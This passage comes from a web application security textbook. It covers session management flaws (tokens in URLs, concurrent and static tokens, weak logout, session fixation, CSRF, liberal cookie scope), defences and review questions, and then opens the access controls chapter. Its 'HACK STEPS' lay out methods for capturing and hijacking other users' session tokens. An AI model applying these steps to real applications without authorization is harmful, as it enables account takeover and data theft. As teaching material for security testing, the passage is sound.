2. Identify any instances within the application where session tokens are transmitted within the URL. It may be that tokens are generally transmitted in a more secure manner but that developers have used the URL in specific cases to work around particular difficulties. For example, this behavior is often observed where a web application interfaces with an external system.
3. If session tokens are being transmitted in URLs, attempt to find any application functionality that enables you to inject arbitrary off-site links into pages viewed by other users. Examples include functionality implementing a message board, site feedback, question-and-answer, and so on. If so, submit links to a web server you control and wait to see whether any users' session tokens are received in your Referer logs.
4. If any session tokens are captured, attempt to hijack user sessions by using the application as normal but substituting a captured token for your own. You can do this by intercepting the next response from the server and adding a Set-Cookie header of your own with the captured cookie value. In Burp, you can apply a single Suite-wide configuration that sets a specific cookie in all requests to the target application to allow easy switching between different session contexts during testing.
6. If a large number of tokens are captured, and session hijacking allows you to access sensitive data such as personal details, payment information, or user passwords, you can use the automated techniques described in Chapter 14 to harvest all desired data belonging to other application users.

**TRY IT!**

```
http://mdsec.net/auth/379/
```

## Vulnerable Mapping of Tokens to Sessions

Various common vulnerabilities in session management mechanisms arise because of weaknesses in how the application maps the creation and processing of session tokens to individual users' sessions themselves.

The simplest weakness is to allow multiple valid tokens to be concurrently assigned to the same user account. In virtually every application, there is no legitimate reason why any user should have more than one session active at one time. Of course, it is fairly common for a user to abandon an active session and start a new one — for example, because he closes a browser window or moves to a different computer. But if a user appears to be using two different sessions simultaneously, this usually indicates that a security compromise has occurred: either the user has disclosed his credentials to another party, or an attacker has obtained his credentials through some other means. In both cases, permitting concurrent sessions is undesirable, because it allows users to persist in undesirable practices without inconvenience and because it allows an attacker to use captured credentials without risk of detection.

A related but distinct weakness is for applications to use “static” tokens. These look like session tokens and may initially appear to function like them, but in fact they are no such thing. In these applications, each user is assigned a token, and this same token is reissued to the user every time he logs in. The application always accepts the token as valid regardless of whether the user has recently logged in and been issued with it. Applications like this really involve a misunderstanding about the whole concept of what a session is, and the benefits it provides for managing and controlling access to the application. Sometimes, applications operate like this as a means of implementing poorly designed “remember me” functionality, and the static token is accordingly stored in a persistent cookie (see Chapter 6). Sometimes the tokens themselves are vulnerable to prediction attacks, making the vulnerability far more serious. Rather than compromising the sessions of currently logged-in users, a successful attack compromises, for all time, the accounts of all registered users.

Other kinds of strange application behavior are also occasionally observed that demonstrate a fundamental defect in the relationship between tokens and sessions. One example is where a meaningful token is constructed based on a username and a random component. For example, consider the token:

```
dXNlcj1kYWY7cjE9MTMwOTQxODEyMTM0NTkwMTI=
```

which Base64-decodes to:

```
user=daf;r1=13094181213459012
```

After extensive analysis of the `r1` component, we may conclude that this cannot be predicted based on a sample of values. However, if the application's session processing logic is awry, it may be that an attacker simply needs to submit *any* valid value as `r1` and *any* valid value as `user` to access a session under the security context of the specified user. This is essentially an access control vulnerability, because decisions about access are being made on the basis of user-supplied data outside of the session (see Chapter 8). It arises because the application effectively uses session tokens to signify that the requester has established *some* kind of valid session with the application. However, the user context in which that session is processed is not an integral property of the session itself but is determined per-request through some other means. In this case, that means can be directly controlled by the requester.

### HACK STEPS

1. **Log in to the application twice using the same user account, either from different browser processes or from different computers. Determine whether both sessions remain active concurrently. If so, the application supports concurrent sessions, enabling an attacker who has compromised another user's credentials to make use of these without risk of detection.**
2. **Log in and log out several times using the same user account, either from different browser processes or from different computers. Determine whether a new session token is issued each time or whether the same token is issued each time you log in. If the latter occurs, the application is not really employing proper sessions.**
3. **If tokens appear to contain any structure and meaning, attempt to separate out components that may identify the user from those that appear to be inscrutable. Try to modify any user-related components of the token so that they refer to other known users of the application, and verify whether the resulting token is accepted by the application and enables you to masquerade as that user.**

### TRY IT!

```
http://mdsec.net/auth/382/  
http://mdsec.net/auth/385/
```

## Vulnerable Session Termination

Proper termination of sessions is important for two reasons. First, keeping the life span of a session as short as is necessary reduces the window of opportunity within which an attacker may capture, guess, or misuse a valid session token.

Second, it provides users with a means of invalidating an existing session when they no longer require it. This enables them to reduce this window further and to take some responsibility for securing their session in a shared computing environment. The main weaknesses in session termination functions involve failures to meet these two key objectives.

Some applications do not enforce effective session expiration. Once created, a session may remain valid for many days after the last request is received, before the server eventually expires the session. If tokens are vulnerable to some kind of sequencing flaw that is particularly difficult to exploit (for example, 100,000 guesses for each valid token identified), an attacker may still be able to capture the tokens of every user who has accessed the application in the recent past.

Some applications do not provide effective logout functionality:

- In some cases, a logout function is simply not implemented. Users have no means of causing the application to invalidate their session.
- In some cases, the logout function does not actually cause the server to invalidate the session. The server removes the token from the user's browser (for example, by issuing a `Set-Cookie` instruction to blank the token). However, if the user continues to submit the token, the server still accepts it.
- In the worst cases, when a user clicks Logout, this fact is not communicated to the server, so the server performs no action. Rather, a client-side script is executed that blanks the user's cookie, meaning that subsequent requests return the user to the login page. An attacker who gains access to this cookie could use the session as if the user had never logged out.

Some applications that do not use authentication still contain functionality that enables users to build up sensitive data within their session (for example, a shopping application). Yet typically they do not provide any equivalent of a logout function for users to terminate their session.

#### **HACK STEPS**

- 1. Do not fall into the trap of examining actions that the application performs on the client-side token (such as cookie invalidation via a new `Set-Cookie` instruction, client-side script, or an expiration time attribute). In terms of session termination, nothing much depends on what happens to the token within the client browser. Rather, investigate whether session expiration is implemented on the server side:**
  - a. Log in to the application to obtain a valid session token.**
  - b. Wait for a period without using this token, and then submit a request for a protected page (such as "my details") using the token.**

- c. If the page is displayed as normal, the token is still active.
  - d. Use trial and error to determine how long any session expiration time-out is, or whether a token can still be used days after the last request using it. Burp Intruder can be configured to increment the time interval between successive requests to automate this task.
2. Determine whether a logout function exists and is prominently made available to users. If not, users are more vulnerable, because they have no way to cause the application to invalidate their session.
  3. Where a logout function is provided, test its effectiveness. After logging out, attempt to reuse the old token and determine whether it is still valid. If so, users remain vulnerable to some session hijacking attacks even after they have “logged out.” You can use Burp Suite to test this, by selecting a recent session-dependent request from the proxy history and sending it to Burp Repeater to reissue after you have logged out from the application.

#### TRY IT!

```
http://mdsec.net/auth/423/  
http://mdsec.net/auth/439/  
http://mdsec.net/auth/447/  
http://mdsec.net/auth/452/  
http://mdsec.net/auth/457/
```

## Client Exposure to Token Hijacking

An attacker can target other users of the application in an attempt to capture or misuse the victim’s session token in various ways:

- An obvious payload for cross-site scripting attacks is to query the user’s cookies to obtain her session token, which can then be transmitted to an arbitrary server controlled by the attacker. All the various permutations of this attack are described in detail in Chapter 12.
- Various other attacks against users can be used to hijack the user’s session in different ways. With session fixation vulnerabilities, an attacker feeds a known session token to a user, waits for her to log in, and then hijacks her session. With cross-site request forgery attacks, an attacker makes a crafted request to an application from a web site he controls, and he exploits the fact that the user’s browser automatically submits her current cookie with this request. These attacks are also described in Chapter 12.

**HACK STEPS**

1. Identify any cross-site scripting vulnerabilities within the application, and determine whether these can be exploited to capture the session tokens of other users (see Chapter 12).
2. If the application issues session tokens to unauthenticated users, obtain a token and perform a login. If the application does not issue a fresh token *following* a successful login, it is vulnerable to session fixation.
3. Even if the application does not issue session tokens to unauthenticated users, obtain a token by logging in, and then return to the login page. If the application is willing to return this page even though you are already authenticated, submit another login as a different user using the same token. If the application does not issue a fresh token after the second login, it is vulnerable to session fixation.
4. Identify the format of session tokens used by the application. Modify your token to an invented value that is validly formed, and attempt to log in. If the application allows you to create an authenticated session using an invented token, it is vulnerable to session fixation.
5. If the application does not support login, but processes sensitive user information (such as personal and payment details), and allows this to be displayed after submission (such as on a “verify my order” page), carry out the previous three tests in relation to the pages displaying sensitive data. If a token set during anonymous usage of the application can later be used to retrieve sensitive user information, the application is vulnerable to session fixation.
6. If the application uses HTTP cookies to transmit session tokens, it may well be vulnerable to cross-site request forgery (XSRF). First, log in to the application. Then confirm that a request made to the application but originating from a page of a different application results in submission of the user’s token. (This submission needs to be made from a window of the same browser process that was used to log in to the target application.) Attempt to identify any sensitive application functions whose parameters an attacker can determine in advance, and exploit this to carry out unauthorized actions within the security context of a target user. See Chapter 13 for more details on how to execute XSRF attacks.

## Liberal Cookie Scope

The usual simple summary of how cookies work is that the server issues a cookie using the HTTP response header `Set-cookie`, and the browser then resubmits this cookie in subsequent requests to the same server using the `Cookie` header. In fact, matters are rather more subtle than this.

The cookie mechanism allows a server to specify both the domain and the URL path to which each cookie will be resubmitted. To do this, it uses the `domain` and `path` attributes that may be included in the `Set-cookie` instruction.

### **Cookie Domain Restrictions**

When the application residing at `foo.wahh-app.com` sets a cookie, the browser by default resubmits the cookie in all subsequent requests to `foo.wahh-app.com`, and also to any subdomains, such as `admin.foo.wahh-app.com`. It does not submit the cookie to any other domains, including the parent domain `wahh-app.com` and any other subdomains of the parent, such as `bar.wahh-app.com`.

A server can override this default behavior by including a `domain` attribute in the `Set-cookie` instruction. For example, suppose that the application at `foo.wahh-app.com` returns the following HTTP header:

```
Set-cookie: sessionId=19284710; domain=wahh-app.com;
```

The browser then resubmits this cookie to all subdomains of `wahh-app.com`, including `bar.wahh-app.com`.

**NOTE** A server cannot specify just any domain using this attribute. First, the domain specified must be either the same domain that the application is running on or a domain that is its parent (either immediately or at some remove). Second, the domain specified cannot be a top-level domain such as `.com` or `.co.uk`, because this would enable a malicious server to set arbitrary cookies on any other domain. If the server violates one of these rules, the browser simply ignores the `Set-cookie` instruction.

If an application sets a cookie's domain scope as unduly liberal, this may expose the application to various security vulnerabilities.

For example, consider a blogging application that allows users to register, log in, write blog posts, and read other people's blogs. The main application is located at the domain `wahh-blogs.com`. When users log in to the application, they receive a session token in a cookie that is scoped to this domain. Each user can create blogs that are accessed via a new subdomain that is prefixed by his username:

```
herman.wahh-blogs.com  
solero.wahh-blogs.com
```

Because cookies are automatically resubmitted to every subdomain within their scope, when a user who is logged in browses the blogs of other users, his session token is submitted with his requests. If blog authors are permitted to place arbitrary JavaScript within their own blogs (as is usually the case in

real-world blog applications), a malicious blogger can steal the session tokens of other users in the same way as is done in a stored cross-site scripting attack (see Chapter 12).

The problem arises because user-authored blogs are created as subdomains of the main application that handles authentication and session management. There is no facility within HTTP cookies for the application to prevent cookies issued by the main domain from being resubmitted to its subdomains.

The solution is to use a different domain name for the main application (for example, `www.wahh-blogs.com`) and to scope the domain of its session token cookies to this fully qualified name. The session cookie will not then be submitted when a logged-in user browses the blogs of other users.

A different version of this vulnerability arises when an application explicitly sets the domain scope of its cookies to a parent domain. For example, suppose that a security-critical application is located at the domain `sensitiveapp.wahh-organization.com`. When it sets cookies, it explicitly liberalizes their domain scope, as follows:

```
Set-cookie: sessionId=12df098ad809a5219; domain=wahh-organization.com
```

The consequence of this is that the sensitive application's session token cookies will be submitted when a user visits *every* subdomain used by `wahh-organization.com`, including:

```
www.wahh-organization.com  
testapp.wahh-organization.com
```

Although these other applications may all belong to the same organization as the sensitive application, it is undesirable for the sensitive application's cookies to be submitted to other applications, for several reasons:

- The personnel responsible for the other applications may have a different level of trust than those responsible for the sensitive application.
- The other applications may contain functionality that enables third parties to obtain the value of cookies submitted to the application, as in the previous blogging example.
- The other applications may not have been subjected to the same security standards or testing as the sensitive application (because they are less important, do not handle sensitive data, or have been created only for test purposes). Many kinds of vulnerability that may exist in those applications (for example, cross-site scripting vulnerabilities) may be irrelevant to the security posture of those applications. But they could enable an external attacker to leverage an insecure application to capture session tokens created by the sensitive application.



**NOTE** Domain-based segregation of cookies is not as strict as the same-origin policy in general (see Chapter 3). In addition to the issues already described in the handling of hostnames, browsers ignore both the protocol and port number when determining cookie scope. If an application shares a hostname with an untrusted application and relies on a difference in protocol or port number to segregate itself, the more relaxed handling of cookies may undermine this segregation. Any cookies issued by the application will be accessible by the untrusted application that shares its hostname.

### HACK STEPS

Review all the cookies issued by the application, and check for any `domain` attributes used to control the scope of the cookies.

1. If an application explicitly liberalizes its cookies' scope to a parent domain, it may be leaving itself vulnerable to attacks via other web applications.
2. If an application sets its cookies' domain scope to its own domain name (or does not specify a domain attribute), it may still be exposed to applications or functionality accessible via subdomains.

Identify all the possible domain names that will receive the cookies issued by the application. Establish whether any other web application or functionality is accessible via these domain names that you may be able to leverage to obtain the cookies issued to users of the target application.

### *Cookie Path Restrictions*

When the application residing at `/apps/secure/foo-app/index.jsp` sets a cookie, the browser by default resubmits the cookie in all subsequent requests to the path `/apps/secure/foo-app/` and also to any subdirectories. It does not submit the cookie to the parent directory or to any other directory paths that exist on the server.

As with domain-based restrictions on cookie scope, a server can override this default behavior by including a `path` attribute in the `Set-cookie` instruction. For example, if the application returns the following HTTP header:

```
Set-cookie: sessionId=187ab023e09c00a881a; path=/apps/;
```

the browser resubmits this cookie to all subdirectories of the `/apps/` path.

In contrast to domain-based scoping of cookies, this path-based restriction is much stricter than what is imposed by the same-origin policy. As such, it is almost entirely ineffective if used as a security mechanism to defend against untrusted

applications hosted on the same domain. Client-side code running at one path can open a window or iframe targeting a different path on the same domain and can read from and write to that window without any restrictions. Hence, obtaining a cookie that is scoped to a different path on the same domain is relatively straightforward. See the following paper by Amit Klein for more details:

[http://lists.webappsec.org/pipermail/websecurity\\_lists.webappsec.org/2006-March/000843.html](http://lists.webappsec.org/pipermail/websecurity_lists.webappsec.org/2006-March/000843.html)

## Securing Session Management

---

The defensive measures that web applications must take to prevent attacks on their session management mechanisms correspond to the two broad categories of vulnerability that affect those mechanisms. To perform session management in a secure manner, an application must generate its tokens in a robust way and must protect these tokens throughout their life cycle from creation to disposal.

### Generate Strong Tokens

The tokens used to reidentify a user between successive requests should be generated in a manner that does not provide any scope for an attacker who obtains a large sample of tokens from the application in the usual way to predict or extrapolate the tokens issued to other users.

The most effective token generation mechanisms are those that:

- Use an extremely large set of possible values
- Contain a strong source of pseudorandomness, ensuring an even and unpredictable spread of tokens across the range of possible values

In principle, any item of arbitrary length and complexity may be guessed using brute force given sufficient time and resources. The objective of designing a mechanism to generate strong tokens is that it should be extremely unlikely that a determined attacker with large amounts of bandwidth and processing resources should be successful in guessing a single valid token within the life span of its validity.

Tokens should consist of nothing more than an identifier used by the server to locate the relevant session object to be used to process the user's request. The token should contain no meaning or structure, either overtly or wrapped in layers of encoding or obfuscation. All data about the session's owner and status should be stored on the server in the session object to which the session token corresponds.

Be careful when selecting a source of randomness. Developers should be aware that the various sources available to them are likely to differ in strength

significantly. Some, like `java.util.Random`, are perfectly useful for many purposes where a source of changing input is required. But they can be extrapolated in both forward and reverse directions with perfect certainty on the basis of a single item of output. Developers should investigate the mathematical properties of the actual algorithms used within different available sources of randomness and should read relevant documentation about the recommended uses of different APIs. In general, if an algorithm is not explicitly described as being cryptographically secure, it should be assumed to be predictable.

**NOTE** Some high-strength sources of randomness take some time to return the next value in their output sequence because of the steps they take to obtain sufficient entropy (such as from system events). Therefore, they may not deliver values fast enough to generate tokens for some high-volume applications.

In addition to selecting the most robust source of randomness that is feasible, a good practice is to introduce as a source of entropy some information about the individual request for which the token is being generated. This information may not be unique to that request, but it can be effective at mitigating any weaknesses in the core pseudorandom number generator being used. Here are some examples of information that may be incorporated:

- The source IP address and port number from which the request was received
- The `User-Agent` header in the request
- The time of the request in milliseconds

A highly effective formula for incorporating this entropy is to construct a string that concatenates a pseudorandom number, a variety of request-specific data as listed, and a secret string known only to the server and generated afresh on each reboot. A suitable hash is then taken of this string (using, for example, SHA-256 at the time of this writing) to produce a manageable fixed-length string that can be used as a token. (Placing the most variable items toward the start of the hash's input maximizes the "avalanche" effect within the hashing algorithm.)

**TIP** Having chosen an algorithm for generating session tokens, a useful "thought experiment" is to imagine that your source of pseudorandomness is broken and always returns the same value. In this eventuality, would an attacker who obtains a large sample of tokens from the application be able to extrapolate tokens issued to other users? Using the formula described here, in general this is highly unlikely, even with full knowledge of the algorithm used. The source IP, port number, `User-Agent` header, and time of request together generate a vast amount of entropy. And even with full knowledge of these, the attacker will be unable to produce the corresponding token without knowing the secret string used by the server.

## Protect Tokens Throughout Their Life Cycle

Now that you've created a robust token whose value cannot be predicted, this token needs to be protected throughout its life cycle from creation to disposal, to ensure that it is not disclosed to anyone other than the user to whom it is issued:

- The token should only be transmitted over HTTPS. Any token transmitted in cleartext should be regarded as tainted — that is, as not providing assurance of the user's identity. If HTTP cookies are being used to transmit tokens, these should be flagged as `secure` to prevent the user's browser from ever transmitting them over HTTP. If feasible, HTTPS should be used for every page of the application, including static content such as help pages, images, and so on. If this is not desired and an HTTP service is still implemented, the application should redirect any requests for sensitive content (including the login page) to the HTTPS service. Static resources such as help pages usually are not sensitive and may be accessed without any authenticated session. Hence, the use of secure cookies can be backed up using cookie scope instructions to prevent tokens from being submitted in requests for these resources.
- Session tokens should never be transmitted in the URL, because this provides a simple vehicle for session fixation attacks and results in tokens appearing in numerous logging mechanisms. In some cases, developers use this technique to implement sessions in browsers that have cookies disabled. However, a better means of achieving this is to use `POST` requests for all navigation and store tokens in a hidden field of an HTML form.
- Logout functionality should be implemented. This should dispose of all session resources held on the server and invalidate the session token.
- Session expiration should be implemented after a suitable period of inactivity (such as 10 minutes). This should result in the same behavior as if the user had explicitly logged out.
- Concurrent logins should be prevented. Each time a user logs in, a different session token should be issued, and any existing session belonging to the user should be disposed of as if she had logged out from it. When this occurs, the old token may be stored for a period of time. Any subsequent requests received using the token should return a security alert to the user stating that the session has been terminated because she logged in from a different location.
- If the application contains any administrative or diagnostic functionality that enables session tokens to be viewed, this functionality should be robustly defended against unauthorized access. In most cases, there is no need for this functionality to display the actual session token. Rather, it should contain sufficient details about the owner of the session for any

support and diagnostic tasks to be performed, without divulging the session token being submitted by the user to identify her session.

- The domain and path scope of an application's session cookies should be set as restrictively as possible. Cookies with overly liberal scope are often generated by poorly configured web application platforms or web servers, rather than by the application developers themselves. No other web applications or untrusted functionality should be accessible via domain names or URL paths that are included within the scope of the application's cookies. Particular attention should be paid to any existing subdomains to the domain name that is used to access the application. In some cases, to ensure that this vulnerability does not arise, it may be necessary to modify the domain- and path-naming scheme employed by the various applications in use within the organization.


Specific measures should be taken to defend the session management mechanism against the variety of attacks that the application's users may find themselves targets of:

- The application's codebase should be rigorously audited to identify and remove any cross-site scripting vulnerabilities (see Chapter 12). Most such vulnerabilities can be exploited to attack session management mechanisms. In particular, stored (or *second-order*) XSS attacks can usually be exploited to defeat every conceivable defense against session misuse and hijacking.
- Arbitrary tokens submitted by users the server does not recognize should not be accepted. The token should be immediately canceled within the browser, and the user should be returned to the application's start page.
- Cross-site request forgery and other session attacks can be made more difficult by requiring two-step confirmation and/or reauthentication before critical actions such as funds transfers are carried out.
- Cross-site request forgery attacks can be defended against by not relying solely on HTTP cookies to transmit session tokens. Using the cookie mechanism introduces the vulnerability because cookies are automatically submitted by the browser regardless of what caused the request to take place. If tokens are always transmitted in a hidden field of an HTML form, an attacker cannot create a form whose submission will cause an unauthorized action unless he already knows the token's value. In this case he can simply perform an easy hijacking attack. Per-page tokens can also help prevent these attacks (see the following section).
- A fresh session should always be created after successful authentication, to mitigate the effects of session fixation attacks. Where an application does not use authentication but does allow sensitive data to be submitted, the threat posed by fixation attacks is harder to address. One possible approach

is to keep the sequence of pages where sensitive data is submitted as short as possible. Then you can create a new session at the first page of this sequence (where necessary, copying from the existing session any required data, such as the contents of a shopping cart). Or you could use per-page tokens (described in the following section) to prevent an attacker who knows the token used in the first page from accessing subsequent pages. Except where strictly necessary, personal data should not be displayed back to the user. Even where this is required (such as a “confirm order” page showing addresses), sensitive items such as credit card numbers and passwords should *never* be displayed back to the user and should always be masked within the source of the application’s response.

## Per-Page Tokens

Finer-grained control over sessions can be achieved, and many kinds of session attacks can be made more difficult or impossible, by using per-page tokens in addition to session tokens. Here, a new page token is created every time a user requests an application page (as opposed to an image, for example) and is passed to the client in a cookie or a hidden field of an HTML form. Each time the user makes a request, the page token is validated against the last value issued, in addition to the normal validation of the main session token. In the case of a non-match, the entire session is terminated. Many of the most security-critical web applications on the Internet, such as online banks, employ per-page tokens to provide increased protection for their session management mechanism, as shown in Figure 7-12.



**Figure 7-12:** Per-page tokens used in a banking application

The use of per-page tokens does impose some restrictions on navigation (for example, on use of the back and forward buttons and multiwindow browsing).

However, it effectively prevents session fixation attacks and ensures that the simultaneous use of a hijacked session by a legitimate user and an attacker will quickly be blocked after both have made a single request. Per-page tokens can also be leveraged to track the user's location and movement through the application. They also can be used to detect attempts to access functions out of a defined sequence, helping protect against certain access control defects (see Chapter 8).

## Log, Monitor, and Alert

The application's session management functionality should be closely integrated with its mechanisms for logging, monitoring, and alerting to provide suitable records of anomalous activity and to enable administrators to take defensive actions where necessary:

- The application should monitor requests that contain invalid tokens. Except in the most predictable cases, a successful attack that attempts to guess the tokens issued to other users typically involves issuing large numbers of requests containing invalid tokens, leaving a noticeable mark in the application's logs.
- Brute-force attacks against session tokens are difficult to block altogether, because no particular user account or session can be disabled to stop the attack. One possible action is to block source IP addresses for an amount of time when a number of requests containing invalid tokens have been received. However, this may be ineffective when one user's requests originate from multiple IP addresses (such as AOL users) or when multiple users' requests originate from the same IP address (such as users behind a proxy or firewall performing network address translation).
- Even if brute-force attacks against sessions cannot be effectively prevented in real time, keeping detailed logs and alerting administrators enables them to investigate the attack and take appropriate action where they can.
- Wherever possible, users should be alerted to anomalous events relating to their session, such as concurrent logins or apparent hijacking (detected using per-page tokens). Even though a compromise may already have occurred, this enables the user to check whether any unauthorized actions such as funds transfers have taken place.

## Reactive Session Termination

The session management mechanism can be leveraged as a highly effective defense against many kinds of other attacks against the application. Some security-critical applications such as online banking are extremely aggressive in terminating a user's session every time he or she submits an anomalous request.



Examples are any request containing a modified hidden HTML form field or URL query string parameter, any request containing strings associated with SQL injection or cross-site scripting attacks, and any user input that normally would have been blocked by client-side checks such as length restrictions.

Of course, any actual vulnerabilities that may be exploited using such requests need to be addressed at the source. But forcing users to reauthenticate every time they submit an invalid request can slow down the process of probing the application for vulnerabilities by many orders of magnitude, even where automated techniques are employed. If residual vulnerabilities do still exist, they are far less likely to be discovered by anyone in the field.

Where this kind of defense is implemented, it is also recommended that it can be easily switched off for testing purposes. If a legitimate penetration test of the application is slowed down in the same way as a real-world attacker, its effectiveness is dramatically reduced. Also, it is very likely that the presence of the mechanism will result in more vulnerabilities remaining in production code than if the mechanism were absent.

#### **HACK STEPS**

**If the application you are attacking uses this kind of defensive measure, you may find that probing the application for many kinds of common vulnerabilities is extremely time-consuming. The mind-numbing need to log in after each failed test and renavigate to the point of the application you were looking at would quickly cause you to give up.**

**In this situation, you can often use automation to tackle the problem. When using Burp Intruder to perform an attack, you can use the Obtain Cookie feature to perform a fresh login before sending each test case, and use the new session token (provided that the login is single-stage). When browsing and probing the application manually, you can use the extensibility features of Burp Proxy via the `IBurpExtender` interface. You can create an extension that detects when the application has performed a forced logout, automatically logs back in to the application, and returns the new session and page to the browser, optionally with a pop-up message to tell you what has occurred. Although this by no means removes the problem, in certain cases it can mitigate it substantially.**

---

## **Summary**

The session management mechanism provides a rich source of potential vulnerabilities for you to target when formulating your attack against an application. Because of its fundamental role in enabling the application to identify the same user across multiple requests, a broken session management function usually



provides the keys to the kingdom. Jumping into other users' sessions is good. Hijacking an administrator's session is even better; typically this enables you to compromise the entire application.

You can expect to encounter a wide range of defects in real-world session management functionality. When bespoke mechanisms are employed, the possible weaknesses and avenues of attack may appear to be endless. The most important lesson to draw from this topic is to be patient and determined. Quite a few session management mechanisms that appear to be robust on first inspection can be found wanting when analyzed closely. Deciphering the method an application uses to generate its sequence of seemingly random tokens may take time and ingenuity. But given the reward, this is usually an investment well worth making.

## Questions

Answers can be found at <http://mdsec.net/wahh>.

1. You log in to an application, and the server sets the following cookie:

```
Set-cookie: sessid=amltMjM6MTI0MT0xMTk0ODcwODYz;
```

An hour later, you log in again and receive the following:

```
Set-cookie: sessid=amltMjM6MTI0MT0xMTk0ODc1MTMy;
```

What can you deduce about these cookies?

2. An application employs six-character alphanumeric session tokens and five-character alphanumeric passwords. Both are randomly generated according to an unpredictable algorithm. Which of these is likely to be the more worthwhile target for a brute-force guessing attack? List all the different factors that may be relevant to your decision.
3. You log in to an application at the following URL:

```
https://foo.wahh-app.com/login/home.php
```

and the server sets the following cookie:

```
Set-cookie: sessionId=1498172056438227; domain=foo.wahh-app.com; path=/login; HttpOnly;
```

You then visit a range of other URLs. To which of the following will your browser submit the `sessionId` cookie? (Select all that apply.)

- (a) <https://foo.wahh-app.com/login/myaccount.php>
- (b) <https://bar.wahh-app.com/login>
- (c) <https://staging.foo.wahh-app.com/login/home.php>
- (d) <http://foo.wahh-app.com/login/myaccount.php>

- (e) `http://foo.wahh-app.com/logintest/login.php`
- (f) `https://foo.wahh-app.com/logout`
- (g) `https://wahh-app.com/login/`
- (h) `https://xfoo.wahh-app.com/login/myaccount.php`

4. The application you are targeting uses per-page tokens in addition to the primary session token. If a per-page token is received out of sequence, the entire session is invalidated. Suppose that you discover some defect that enables you to predict or capture the tokens issued to other users who are currently accessing the application. Can you hijack their sessions?
5. You log in to an application, and the server sets the following cookie:

```
Set-cookie: sess=ab11298f7eg14;
```

When you click the logout button, this causes the following client-side script to execute:

```
document.cookie="sess=";  
document.location="/";
```

What conclusion would you draw from this behavior?

# Attacking Access Controls

Within the application's core security mechanisms, access controls are logically built on authentication and session management. So far, you have seen how an application can first verify a user's identity and then confirm that a particular sequence of requests that it receives originated from the same user. The primary reason that the application needs to do these things — in terms of security, at least — is because it needs a way to decide whether it should permit a given request to perform its attempted action or access the resources it is requesting. Access controls are a critical defense mechanism within the application because they are responsible for making these key decisions. When they are defective, an attacker can often compromise the entire application, taking control of administrative functionality and accessing sensitive data belonging to every other user.

As noted in Chapter 1, broken access controls are among the most commonly encountered categories of web application vulnerability, affecting a massive 71 percent of the applications recently tested by the authors. It is extremely common to encounter applications that go to all the trouble of implementing robust mechanisms for authentication and session management, only to squander that investment by neglecting to build effective access controls on them. One reason that these weaknesses are so prevalent is that access control checks need to be performed for every request and every operation on a resource that particular user attempts to perform, at a specific time. And unlike many other classes of control, this is a design decision that needs to be made by a human; it cannot be resolved by employing technology.

Access control vulnerabilities are conceptually simple: The application lets you do something you shouldn't be able to. The differences between separate flaws really come down to the different ways in which this core defect is manifested and the different techniques you need to employ to detect it. This chapter describes all these techniques, showing how you can exploit different kinds of behavior within an application to perform unauthorized actions and access protected data.

## Common Vulnerabilities

---

Access controls can be divided into three broad categories: vertical, horizontal, and context-dependent.

Vertical access controls allow different types of users to access different parts of the application's functionality. In the simplest case, this typically involves a division between ordinary users and administrators. In more complex cases, vertical access controls may involve fine-grained user roles granting access to specific functions, with each user being allocated to a single role, or a combination of different roles.

Horizontal access controls allow users to access a certain subset of a wider range of resources of the same type. For example, a web mail application may allow you to read your e-mail but no one else's, an online bank may let you transfer money out of your account only, and a workflow application may allow you to update tasks assigned to you but only read tasks assigned to other people.

Context-dependent access controls ensure that users' access is restricted to what is permitted given the current application state. For example, if a user is following multiple stages within a process, context-dependent access controls may prevent the user from accessing stages out of the prescribed order.

In many cases, vertical and horizontal access controls are intertwined. For example, an enterprise resource planning application may allow each accounts payable clerk to pay invoices for a specific organizational unit and no other. The accounts payable manager, on the other hand, may be allowed to pay invoices for any unit. Similarly, clerks may be able to pay invoices for small amounts, but larger invoices must be paid by the manager. The finance director may be able to view invoice payments and receipts for every organizational unit in the company but may not be permitted to pay any invoices.

Access controls are broken if any user can access functionality or resources for which he or she is not authorized. There are three main types of attacks against access controls, corresponding to the three categories of controls:

- **Vertical privilege escalation** occurs when a user can perform functions that his assigned role does not permit him to. For example, if an ordinary user can perform administrative functions, or a clerk can pay invoices of any size, access controls are broken.

- **Horizontal privilege escalation** occurs when a user can view or modify resources to which he is not entitled. For example, if you can use a web mail application to read other people's e-mail, or if a payment clerk can process invoices for an organizational unit other than his own, access controls are broken.
- **Business logic exploitation** occurs when a user can exploit a flaw in the application's state machine to gain access to a key resource. For example, a user may be able to bypass the payment step in a shopping checkout sequence.

It is common to find cases where vulnerability in the application's horizontal separation of privileges can lead immediately to a vertical escalation attack. For example, if a user finds a way to set a different user's password, the user can attack an administrative account and take control of the application.

In the cases described so far, broken access controls enable users who have authenticated themselves to the application in a particular user context to perform actions or access data for which that context does not authorize them. However, in the most serious cases of broken access control, it may be possible for completely unauthorized users to gain access to functionality or data that is intended to be accessed only by privileged authenticated users.

## Completely Unprotected Functionality

In many cases of broken access controls, sensitive functionality and resources can be accessed by anyone who knows the relevant URL. For example, with many applications, anyone who visits a specific URL can make full use of its administrative functions:

```
https://wahh-app.com/admin/
```

In this situation, the application typically enforces access control only to the following extent: users who have logged in as administrators see a link to this URL on their user interface, and other users do not. This cosmetic difference is the only mechanism in place to "protect" the sensitive functionality from unauthorized use.

Sometimes, the URL that grants access to powerful functions may be less easy to guess, and may even be quite cryptic:

```
https://wahh-app.com/menus/secure/ff457/DoAdminMenu2.jsp
```

Here, access to administrative functions is protected by the assumption that an attacker will not know or discover this URL. The application is harder for an outsider to compromise, because he is less likely to guess the URL by which he can do so.

**COMMON MYTH**

**“No low-privileged users will know that URL. We don’t reference it anywhere within the application.”**

